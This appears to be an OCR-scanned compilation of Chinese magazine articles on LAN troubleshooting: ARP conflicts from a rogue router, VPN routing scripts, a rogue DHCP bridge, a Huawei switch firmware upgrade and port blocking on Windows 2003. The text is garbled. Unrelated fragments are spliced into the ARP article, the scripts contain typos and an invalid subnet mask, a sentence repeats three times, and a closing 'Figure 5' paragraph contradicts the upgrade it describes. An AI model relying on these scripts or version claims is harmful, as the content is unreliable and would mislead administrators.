赶紧重启主 DHCP 服务器，同时先关闭备用 DHCP 服务器。完成后，要求所有客户端也重启一遍，目的是为了重新获取主 DHCP 服务器所分配的稳定的 IP 地址。完成后，所有客户端的问题解决。

经验总结

由于不够细心，导致简单问题的复杂化，但由此笔者也收获不少。

私接设备外网中断

最近，公司网络中时常出现部分用户无法访问外网的现象，而对出现问题的计算机分析，并没有发现网络设置的问题和中病毒现象。使用 Ping 命令测试连通性时却无法通过，随后使用 ARP -a 发现网关指向 00-19-E0-C0-1D-1A 的 MAC 地址，而该地址并不是正确的网关 MAC 地址。

当使用 ARP -d 清除地址表后，该主机网络获取到正确的网关 MAC，网络恢复正常。

查找问题交换机

由于网络结构为防火墙下面直接连接交换机使用，而且网络中用户数量比较多、分布比较广、人员也比较复杂，鉴于以上现象，怀疑是网络中个别的计算机被病毒感染或有部分计算机安装了网络管理软件（部分网络管理软件会使用虚拟网关技术起到控制作用）。

把安装网络分析软件的笔记本电脑接到主交换机上，

（1）找到 DCOM 组件出错的解决办法，具体有以下两种办法。

① K/3 远程组件配置时，中间层服务器录入服务器的 IP 地址，而不是服务器的名称。

② 通过 Hosts 文件增加解析功能，注意事项有：

在 Windows 98 系统下，Hosts 文件在 Windows 目录。在 Windows 2000/XP 系统中，Hosts 文件位于 C:\Winnt\System32\Drivers\Etc 目录中。该文件其实是一个纯文本文件，用普通的文本编辑软件就能打开。

Hosts 默认保存的文件名是 Hosts.sam，修改后一定将扩展名.sam 去掉，否则无效。

如果客户端操作系统是 Windows XP 系统，最好在 TCP/IP 属性中把 DNS 服务器改为局域网中 DNS 服务器地址，备用 DNS 服务器配置成电信或网通的 ISP 供应商服务器地址。

（2）更深刻地理解 Hosts 文件，它的作用是定义 IP 地址和 Host Name（主机名）的映射关系，是一个映射 IP 地址和 Host Name（主机名）的规定。我们可以通过利用 Hosts 文件中建立域名和 IP 的映射关系，来达到提高对经常访问的网络域名的解析效率目的。

根据 Windows 系统规定，在进行 DNS 请求以前，Windows 系统会先检查自己的 Hosts 文件中是否有这个网络域名映射关系。如果有则调用这个 IP 地址映射，如果没有，再向已知的 DNS 服务器提出域名解析。也就是说，Hosts 的请求级别比 DNS 高。

江苏宗申公司 王宁

监控发现网络中确实存在 MAC 为 00-19-E0-C0-1D-1A 的网关。

但对照以前登记的 MAC 表，并未发现此 MAC 地址。于是使用 ARP -a 和 ARP -d 命令不停地交替使用，在分析中发现，这一虚拟网关不停地出现，如图 1 所示。

源 IP 地址	源 MAC 地址	协议	大小	权重
071:43:15:620467	网关	ARP	64	192.168.1.1
071:43:15:620664	虚拟网关	ARP	68	192.168.1.1
071:43:15:667472	网关	ARP	64	192.168.1.1
071:43:15:620951	网关	ARP	64	192.168.1.1
071:43:15:620548	虚拟网关	ARP	68	192.168.1.1
071:43:15:654714	网关	ARP	64	192.168.1.1
071:43:17:620235	网关	ARP	64	192.168.1.1
071:43:17:620632	虚拟网关	ARP	68	192.168.1.1
071:43:17:638835	网关	ARP	64	192.168.1.1
071:43:27:620482	虚拟网关	ARP	68	192.168.1.1
071:43:27:620480	网关	ARP	64	192.168.1.1
071:43:27:662053	网关	ARP	64	192.168.1.1
071:43:37:620066	网关	ARP	64	192.168.1.1
071:43:37:620466	虚拟网关	ARP	68	192.168.1.1
071:43:37:665469	网关	ARP	64	192.168.1.1
071:43:47:619887	网关	ARP	64	192.168.1.1
071:43:47:660889	网关	ARP	64	192.168.1.1
071:43:48:619969	网关	ARP	64	192.168.1.1
071:43:48:656189	网关	ARP	64	192.168.1.1
071:43:55:619821	网关	ARP	64	192.168.1.1
071:43:55:668221	网关	ARP	64	192.168.1.1

图 1 查找虚拟网关

鉴于以上的现象，决定把网络各个部分划分开来单独进行网络分析，发现连接生活区的网络出现了此现象，于是再对生活区的网络细分到级联的交换机进行分析，最后确定发生故障的交换机。

### 细查肇事终端

我们对故障交换机上面的网线一根一根地拔掉进行测试分析，进而确定了故障发生的房间，断网并对该房间用户计算机进行病毒查杀，并没有发现中毒，对网络设置进行检查，设置也正确。当看到网络连接仍然正常时，想起刚才已经把此房间网络断开了，怎么会还处于连接状态呢？通过查找发现，用户私自连接了一台水星 MR804 家用路由器当作交换机使用，连接该路由器查看，该路由器 LAN 的 MAC 正是 00-19-E0-C0-1D-1A，如图 2 所示。



图2 查看 LAN 端口状态

### 经验总结

平时做好公司的 MAC 地址登记是必要的，不然即使找出有问题的 MAC，也不知道是在哪里。做好 MAC 地址和 IP 的绑定不失为好的预防方式。细化 VLAN 的设置，可以很好地规避 ARP 问题和此类问题影响的范围。

## 解决 VPN 连接故障

安徽财贸职业学院 徐峰

### 手工设置

如果只是解决 VPN 连接后不能访问本地内网，或是 VPN 连接后不能访问 Internet 两类问题，可以简单进行如下设置：

打开“网络连接”窗口，在 VPN 连接图标上单击鼠标右键，选择“属性”→“网络”→“Internet 协议 (TCP/IP)”→“属性”→“高级”→“常规”，取消“在远程网络上使用默认网关”复选框，单击【确定】按钮，完成设置，如图 1 所示。




图1 “高级 TCP/IP 设置”对话框

VPN 能使远程的机构和个人通过公共网络（一般是 Internet），在公共网络上开通加密隧道与机构内部局域网进行通信，通过 VPN 连接的计算机如同在局域网内一样，照常访问内部服务器，并能实现文件共享、文档打印等操作。VPN 连接较传统的远程拨号访问在安全性和经济性上有明显提升，应用日益广泛，绝大多数商务人士笔记本电脑都有和公司总部连接的 VPN 拨号连接，甚至有访问不同网络的多个 VPN 连接。

但是我们常会发现，接入 VPN 后有下列现象出现：一是 VPN 连接后不能访问本地内网；二是 VPN 连接后不能访问 Internet；三是访问 Internet 部分网站变得非常慢。

### 保持原有默认网关

出现上述问题的原因是，拨入 VPN 后系统修改了默认网关，在默认情况下，将默认网关改为了 VPN 拨入网络的 IP 地址，如果 VPN 服务器未设置对外连接的网关，客户端拨入后将不能访问 Internet。即使 VPN 服务器配置了连接网关，如果负载或路由配置不合理，访问 Internet 速度也大打折扣。

解决这一问题的思路是，拨入 VPN 后，仍然使用原有默认网关，然后添加访问 VPN 网络的静态路由，这样就能够保证除了接入 VPN 网络的数据，其他访问仍然走原有路由。



这种方法系统不修改网关，而继续使用原来的默认网关，所以有很大的限制性，只能访问与 VPN 服务器所在的子网，如果需要跨子网，则需要手工添加路由。

## 自动拨号脚本

我们可以在 VPN 拨号后手工添加接入 VPN 网络的路由，解决跨子网访问。假设已有名为“Office\_VPN”的 VPN 连接，那么可以使用下述两种自动拨号且添加静态路由的脚本程序。

### 1. VBScript 脚本方式优化 VPN 拨号路由

将下列脚本保存为“Office\_VPN.vbs”的纯文本文件，放在服务器上供 Windows XP 用户下载，VPN 用户直接运行该脚本就可以轻松实现自动优化的 VPN 拨号。

```
Set objShell=Create Object("WScript.Shell")

Rem 拨入“OFFCIE_VPN”，如果不想指定拨入 VPN 名，
下条语句改为
objShell.Run("Rasphone.exe",5,true)
ret=objShell.Run("Rasphone.exe -d OFFICE_VPN ",5,true)
Set objWMIService=GetObject("winmgmts:{impersonationLevel=
impersonate}!\.\root\cimv2")
Set colNicConfigs=objWMIService.ExecQuery_
("Select * from Win32_NetworkAdapterConfiguration Where
IPEnabled=TRUE")
For Each objNicConfig In colNicConfigs
If Not IsNull(objNicConfig.DefaultIP Gateway) Then
Rem 保存拨入 VPN 前的默认网关信息至 strOriginalIP
Gateway。
IF Join(objNic Config.Gateway CostMetric)="2"Then
strOriginalIPGate way= Join(objNic Config.DefaultIP Gateway)
End If
Rem 保存拨入 VPN 后的默认网关信息至 strVPNIP
Gateway。
IF Join(objNic Config.Gateway CostMetric)="1" Then
strVPNIPGateway=Join(objNicConfig.DefaultIP Gateway)
End If
End If
Next
Rem 恢复拨入 VPN 前的默认网关。
ret=objShell.Run("route delete 0.0.0.0 mask 0.0.0.0 " & strVPNIP
Gateway & " metric 1",0,true)
ret=objShell.Run("route add 0.0.0.0 mask 0.0.0.0 " & strOriginalIP
Gateway & " metric 1",0,true)
```

Rem 添加 VPN 网络的静态路由，根据具体的网络修改。

```
ret=objShell.Run("route add 202.38.64.0 mask 255.255.224.0"&
strVPNIPGateway&"metric 1",0,true)
ret=objShell.Run("route add 202.38.96.0 mask 255.255.225.0"&
strVPNIPGateway&"metric 1",0,true)
ret=objShell.Run("route add 210.45.64.0 mask 255.255.240.0"&
strVPNIPGateway&"metric 1",0,true)
ret=objShell.Run("route add 210.45.112.0 mask 255.255.240.0"&
strVPNIPGateway&"metric 1",0,true)
ret=objShell.Run("route add 211.86.144.0 mask 255.255.240.0"&
strVPNIPGateway&"metric 1",0,true)
ret=objShell.Run("route add 222.195.64.0 mask 255.255.224.0"&
strVPNIPGateway&"metric 1",0,true)
```

### 2. 批处理方式优化 VPN 拨号路由

创建下面的批处理文件“Office\_VPN.bat”，运行该文件可以实现 VPN 拨号后默认网关的修改和 VPN 网络路由的添加。使用此处理方式，可以适应 Windows 98 等客户端，缺点是用户名和密码必须写入批处理文件。

```
@echo off
Rem 保存原默认网关信息至 Original_DG。
for /F "delims=: tokens=2" %%i in ('ipconfig/find /i "default
gateway" "') do @set Original_DG=%%i
Rem 拨入 OFFCIE_VPN，vpn_name、vpn_password 为
用户名和密码。
rasdial OFFICE_VPN vpn_name vpn_password
Rem 保存拨入后的默认网关信息至 VPN_DG。
for /F "delims=: tokens=2" %%i in ('ipconfig/find /i "default
gateway" "') do @set VPN_DG=%%i
Rem 恢复原来默认网关。
route delete 0.0.0.0 mask 0.0.0.0 %VPN_DG% metric 1
route add 0.0.0.0 mask 0.0.0.0 %Original_DG% metric 1
Rem 添加 VPN 网络的静态路由，根据具体的网络设置。
route add 202.38.64.0 mask 255.255.224.0 % VPN_DG % metric 1
route add 202.38.96.0 mask 255.255.225.0 % VPN_DG % metric 1
route add 210.45.64.0 mask 255.255.240.0 % VPN_DG % metric 1
route add 210.45.112.0 mask 255.255.240.0 % VPN_DG % metric 1
route add 211.86.144.0 mask 255.255.240.0 % VPN_DG % metric 1
route add 222.195.64.0 mask 255.255.224.0 % VPN_DG % metric 1
```

上述脚本为使用 VPN 连接的网络提供了一个自动优化拨号方案，管理员可以根据各自网络的路由情况修改脚本尾部添加的路由表。

## 多网互联 DHCP 失灵

### 现场网络状况

某工程项目由某单位建设（称为“业主”），项目被划分

东电一公司 王一军

为 A、B、C 三个标段，分别由三个施工单位来承包（称为“承包商”），我公司为 B 标段承包商。以上四个单位都建立了自己的局域网。由于业主要运行某网络版 MIS 应用软

件，需要这三家承包商来提供数据，所以业主通过光纤连接，将一端接入承包商交换机，另一端接入业主的一台思科交换机上，分别将这三家承包商接入到业主局域网内，并在需要录入数据的机器上安装了客户端。具体的网络配置如下所述。

### 1. 业主局域网络设置

整个局域网络划分为十个网段，采用 VLAN 形式连接。各个网段的 IP 地址为 10.173.1 (~10).X，每个网段的子网掩码为 255.255.255.0。该 MIS 软件所在服务器的 IP 地址为 10.173.2.4，对业主普通用户、各承包商软件客户端机器的 IP 地址采用 DHCP 动态分配，分配的 IP 网段为 10.173.10.X，网关为 10.173.10.1。

### 2. A 标段局域网络设置

IP 地址为 173.16.128.X，子网掩码为 255.255.255.0，固定 IP 地址分配。对于使用 MIS 应用软件的机器，相对集中，直接采用 DHCP 的方式动态获取 IP。

### 3. B 标段局域网络设置

IP 地址为 1.162.24.X，子网掩码为 255.255.255.0，固定 IP 地址分配。对于使用 MIS 应用软件的机器，采用手工切换固定 IP 与动态分配。

### 4. C 标段局域网络设置类似于 A、B 标段。

## 网络连接故障

我公司共有 4 台机器安装 MIS 软件客户端。在使用过程中，当 IP 地址以 DHCP 方式切换到业主网段时，经常出现这样的怪现象：其中一台 PC 可正常登录该软件，而同时另外三台却总是提示连接超时。使用该软件客户端提供的连接测试工具，返回如图 1 所示的界面。




图 1 提示“连接失败”

可正常登录的 PC 有时在执行从该 MIS 软件所在服务器端获取数据时，软件停滞不动；同时，能正常登录的客户端也不固定某一台机器，时段也不固定。造成客户端无法正常登录服务器，影响了日常工作。

## 桥接网卡抢 IP

(1) 首先对机器本身进行分析。我公司已经给每台机器安装了瑞星杀毒网络版软件的客户端及 360 安全卫士软件并定期升级，执行瑞星全盘扫描、360 查杀木马与恶意插件，均正常。

(2) 还是把目光投向切换到业主局域网络时的网络连接设置。分别检查各台机器的 IP 地址，方法是：双击任务栏上的“本地连接”图标，再单击“支持”页，查看当时的 IP

地址等设置。

(3) 这时发现了问题的症结：对于可正常连接业主 MIS 软件的机器，其 IP 地址如图 2 所示。




图 2 正常终端 IP 设置状况

(4) 而当分析无法与业主 MIS 软件连接机器的 IP 时，却发现其 IP 地址、默认网关属于 A 标的网段！

(5) 去 A 标段承包商了解其网络连接与配置情况，他们也是将接入的业主光纤经转换后连接到核心交换机上，并将登录业主 MIS 软件的机器固定，直接设置为 DHCP 方式，专门用于 MIS 软件的处理。但他们也接到业主的反映，说有时候业主的 IP 地址改变为属于 A 标段，也无法正常上网，也没有搞清楚原因。

(6) 既然业主与我公司均出现按 DHCP 方式分配后的 IP 地址属于 A 标段的现象，说明问题应该出在 A 标段。连同业主一起对 A 标段机器进行检查，终于找到了问题的症结所在：其中一台装有 Windows XP 系统的普通机器（而非服务器）除板载网卡外，又安装了另外一块独立网卡，IP 地址分别定义为 DHCP 获取和 A 标段网络的固定 IP。但用户无意中将这两块网卡进行了桥接。可能是业主网络设置的问题，造成这台机器的 DHCP 优先级高于业主 DHCP 服务器（或者路由器），使其他标段与业主本身的部分机器的 IP 地址被动态分配到 A 标段。

## 异常现象的处理

(1) 将该机器的双网卡桥接方式取消。

(2) 在登录不上业主网络的机器上访问“本地连接”的“支持”页，执行“修复”或者重新启动机器，登录业主 MIS 正常。

(3) 为防止由于四家单位网络处于互联状态而容易造成网络异常的情况，建议业主不采用 DHCP 方式，而采用固定 IP 地址方式给各承包商分别分配一定数量的 IP 地址号。

(4) 由于业主说要过段时间才改成固定 IP 地址分配的形式，为防止在此之前还出现类似的登录异常现象，将我公司用于登录业主 MIS 软件机器的 IP 地址人为设置成属于业主网段的固定 IP 地址与网关，目前软件客户端登录一切正常。

目前，业主虽然仍采用 DHCP 分配 IP 地址方式，但对三家承包商分别定义了不同的 VLAN 网段，目前三家承包商登录业主 MIS 软件均正常，没有再出现上述的异常现象。

## 小结

(1) 当几个局域网络由于业务需要连接在一起时，若出现局域网络间的访问异常时，首先分析内部的网络状态，

若判断无异常时，再分析局域网络间的连接问题。

(2) 当出现类似彼此访问连接异常等情况时，各单位应及时沟通，共同分析，使出现的问题早日解决。

## 交换机系统版本低也罢工

近段时间以来，单位网内一汇聚点交换机（华为 Quidway S3026E）经常无故中断。此时，只有到现场断电重启设备，或者登录其上连的设备将与之相连的下行端口重启才能恢复正常。

此交换机下连两个业务单位，平时监控流量并不大，而且有时在非上班时也会无故中断，所以排除了病毒和流量异常导致设备中断的可能。同时，由于这台交换机与上行设备是通过光纤连接的，所以为了保险起见，笔者还让运营商对这段线路进行专门的测试，结果显示线路也没有问题。

正当我百思不得其解之时，突然想起这台交换机是很久以前购置的，版本很低，用的还是华为的老命令行，而且以前也遇到过交换机系统 Bub 导致类似故障的情况，莫非问题也出在这里？于是登录交换机，用“Show Version”、“Show CPU”命令查看交换机软件版本及 CPU 占用信息，结果如图 1、图 2 所示。

```
Quidway#show version
Huawei Versatile Routing Platform Software
VRP (tm) LanSwitch Platform Software Version V100R002B10D003
Quidway S3026E Software Version U200R001B05D000, RELEASE SOFTWARE
Copyright (c) 2000-2002 By HUAWEI TECH CO., LTD.
Compiled Sep 22 2002 12:04:49

System uptime: 00h:20m:46s
QuidwayS3026E with 1 MIPS Processor
64M bytes SDRAM
8192K bytes Flash Memory
Config Register points to FLASH

Hardware Version is REV.0
CPLD Version is 002
Bootrom Version is 130
[Subslot 0] 24 FE Hardware Version is REV.0
```

图 1 交换机升级前版本信息

```
Quidway#show cpu
CPU busy status:
100% in last 5 seconds
100% in last 1 minute
100% in last 5 minutes
```

图 2 CPU 占用率

从图中可以看出，交换机 VRP 平台软件版本及 Bootrom 版本都比较低，而且 CPU 占用率一直保持在 100%，看来问题真出在这里。马上到 H3C 的官方网站去下载 3026 最新版本的系统（VRP 和 Bootrom），开始对交换机软件进行升级。

交换机系统升级的方式主要有 FTP、TFTP、Console 等，这里采用 FTP 方式升级，以下为升级步骤。

### 1. 查看交换机 Flash 存储内的文件及剩余空间

这样做的主要目的是弄清楚交换机 Flash 存储内的文件

江西省抚州市信息中心 黄凯华  
信息及剩余空间。如果空间不足的话，就需要删除部分没用的文件，否则无法上传新的升级包。

### 2. 配置 FTP 服务

由于这台交换机能够远程网管，所以我们采用 FTP 的方式上传升级包。这里把 PC 当作 FTP 服务器端，交换机当作客户端。这样做的好处就是步骤简单，交换机不需要做任何配置。只要配置一台 FTP 服务器，就可以利用交换机登录此 FTP 服务器，远程将升级包下载下来。

这里，笔者把 FTP 服务器配置在与交换机网管（IP 地址为 192.168.32.196）同一网段，IP 地址为 192.168.32.253，并设置了登录的用户名和密码。同时将升级文件放置在服务器指定的路径。为了便于记忆，把升级文件重新命名为 S3026.bin（VRP 升级文件）、S3026.btm（Bootrom 升级文件）。

### 3. 下载交换机系统升级包

首先登录交换机，利用 FTP 命令登录已经配置好的 FTP 服务器，将升级文件（S3026.bin 和 S3026.btm）下载至交换机 Flash 存储中。

### 4. 升级交换机 VRP 及 Bootrom

这一步是最关键的，能否更新成功就看这儿了。同时，在升级之前要把原有配置备份下来，以备不时之需。尤其是当交换机从较低版本升至最新版本时，由于命令行的不同，会导致部分配置丢失，此时备份原有配置显得尤为重要。

首先更新 VRP 平台软件版本，命令如下：

Quidway#boot bootldr S3026.bin（VRP 升级文件）

执行命令之后，交换机将在下次重启时调用 S3026.bin，更新至最新版 VRP 平台。当然，这一步可以远程登录交换机操作的。

待交换机重启更新 VRP 之后，由于新版部分命令行与旧版不同，导致交换机部分配置丢失，交换机无法网管。所以接下来升级 Bootrom 需要到本地操作，步骤如图 3 所示。

```
(Quidway)#boot bootrom S3026.btm
This will update BootRom file on board 0 - Continue? [Y/N] y
Upgrading BOOTROM, please wait...
Upgrade BOOTROM succeeded!
```

图 3 升级 Bootrom

至此，交换机系统软件的升级已经成功了，我们可以利用“Display Version”查看交换机最新版本的相关信息，如图 4 所示。

```
(Quidway)dir ver
Huawei Versatile Routing Platform Software
VRP Software, Version 3.10, Release 00039P01
Copyright (c) 1998-2007 Huawei Technologies Co., Ltd. All rights reserved.
Quidway S3826E uptime is 0 week,0 day,0 hour,6 minutes

Quidway S3826E with 1 MIP Processor
54M bytes SD-RAM
5192K bytes Flash Memory
Config Register points to FLASH

Hardware Version is REV.B
CPLD Version is 0002
Bootrom Version is 190
ISubslot 01 24 FE Hardware Version is REV.B
```

图4 升级之后交换机版本信息

从图4中可以看出，VRP版本为3.10 R0039P01，Bootrom版本为190。

最后，笔者根据之前备份的配置对交换机进行了配置更新，恢复了原有业务。经过笔者一段时间的观测，这台交换机没有再出现以前的无故中断现象。同时，交换机的CPU占用率也保持在了15%左右。

看来这次故障的确是由于交换机系统版本过低造成的。经过这次故障处理让笔者明白，任何一个小问题都有可能导致故障的发生。网络故障层出不穷，当您尝试了很多方法都无法解决时，不妨回头想想那些自己平时觉得不可能导致故障发生的问题。

网络故障层出不穷，当您尝试了很多方法都无法解决时，不妨回头想想那些自己平时觉得不可能导致故障发生的问题。网络故障层出不穷，当您尝试了很多方法都无法解决时，不妨回头想想那些自己平时觉得不可能导致故障发生的问题。网络故障层出不穷，当您尝试了很多方法都无法解决时，不妨回头想想那些自己平时觉得不可能导致故障发生的问题。




图5 升级之前交换机版本信息

从图5中可以看出，升级之前交换机的VRP版本为3.10 R0039P01，Bootrom版本为190。这与图4中的信息一致，说明在升级之前，交换机的版本信息已经记录在案。经过升级后，交换机的版本信息得到了更新，从而解决了故障。



免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



## 三大纪律之关闭开放端口

秦皇岛海湾公司 杨欢

稍微大点的企业都有自己的外部网站，有的公司还会在其他城市建立办事处或分支机构，很可能需要与总公司的信息数据协同办公，这就要求总公司建立 VPN 或远程终端的数据共享方案，而该方案是必须由 IP 地址作为连接的。这样，总公司就会租用 ISP 某一个范围的地址段。它们往往是连续的，所以知道某公司一个外部网站的 IP 地址，也就等于获得了其他业务服务器的 IP 地址，别有用心者自然就可以对这些服务器做些违法操作了。

IP 地址是 Internet 上的服务器分配的一个 32 bit 地址，要想进入这个地址，还要寻找一条外界与内界交流的通信协议出口，即端口。通俗点说，就是要找到一扇进入服务器内部的大门。

要想把那些不友好的访客拒之“门”外，首先就要关闭不必要的、非常规的端口。

下面分别介绍一下 Windows 2003 和 Linux（以 Red Hat Linux 为例）的相关设置。

### 1. Windows 2003

关闭端口的步骤如下：

#### （1）创建新 IP 安全策略

打开“控制面板”→“管理工具”→“本地安全策略”，右键单击“IP 安全策略，在本地计算机”，在弹出的快捷菜单中选择【创建 IP 安全策略】命令。在向导对话框中单击【下一步】按钮，创建安全策略名称，如 Port，如图 1 所示。接下来单击【下一步】按钮，会弹出“安全通信请求”对话框，取消“激活默认相应规则”复选框，单击【完成】按钮，就创建了一个新的 IP 安全策略。




图 1 创建策略名称

#### （2）添加新规则

打开 Port 策略，这里要定义自己的规则，所以先取消“使用添加向导”，再单击【添加】按钮添加新的规则。

#### （3）添加 IP 筛选器

在“新规则”对话框中单击【添加】按钮，会弹出“IP 筛选器列表”窗口。在这里填写一个名称，如 Prohibit Port，

并在列表中把“使用添加向导”左边的钩去掉，然后单击【添加】按钮，添加新的 IP 筛选器。

#### （4）屏蔽指定端口

在“IP 筛选器属性”对话框中将“地址”选项中的源地址选为“任何 IP 地址”，目标地址选为“我的 IP 地址”，然后选择“协议选项”。在协议类型中选择“其他”，然后再到此端口下的文本框中输入 135，单击【确定】按钮，如图 2 所示。这样就将 135 端口屏蔽了，黑客就无法通过 135 端口入侵服务器。

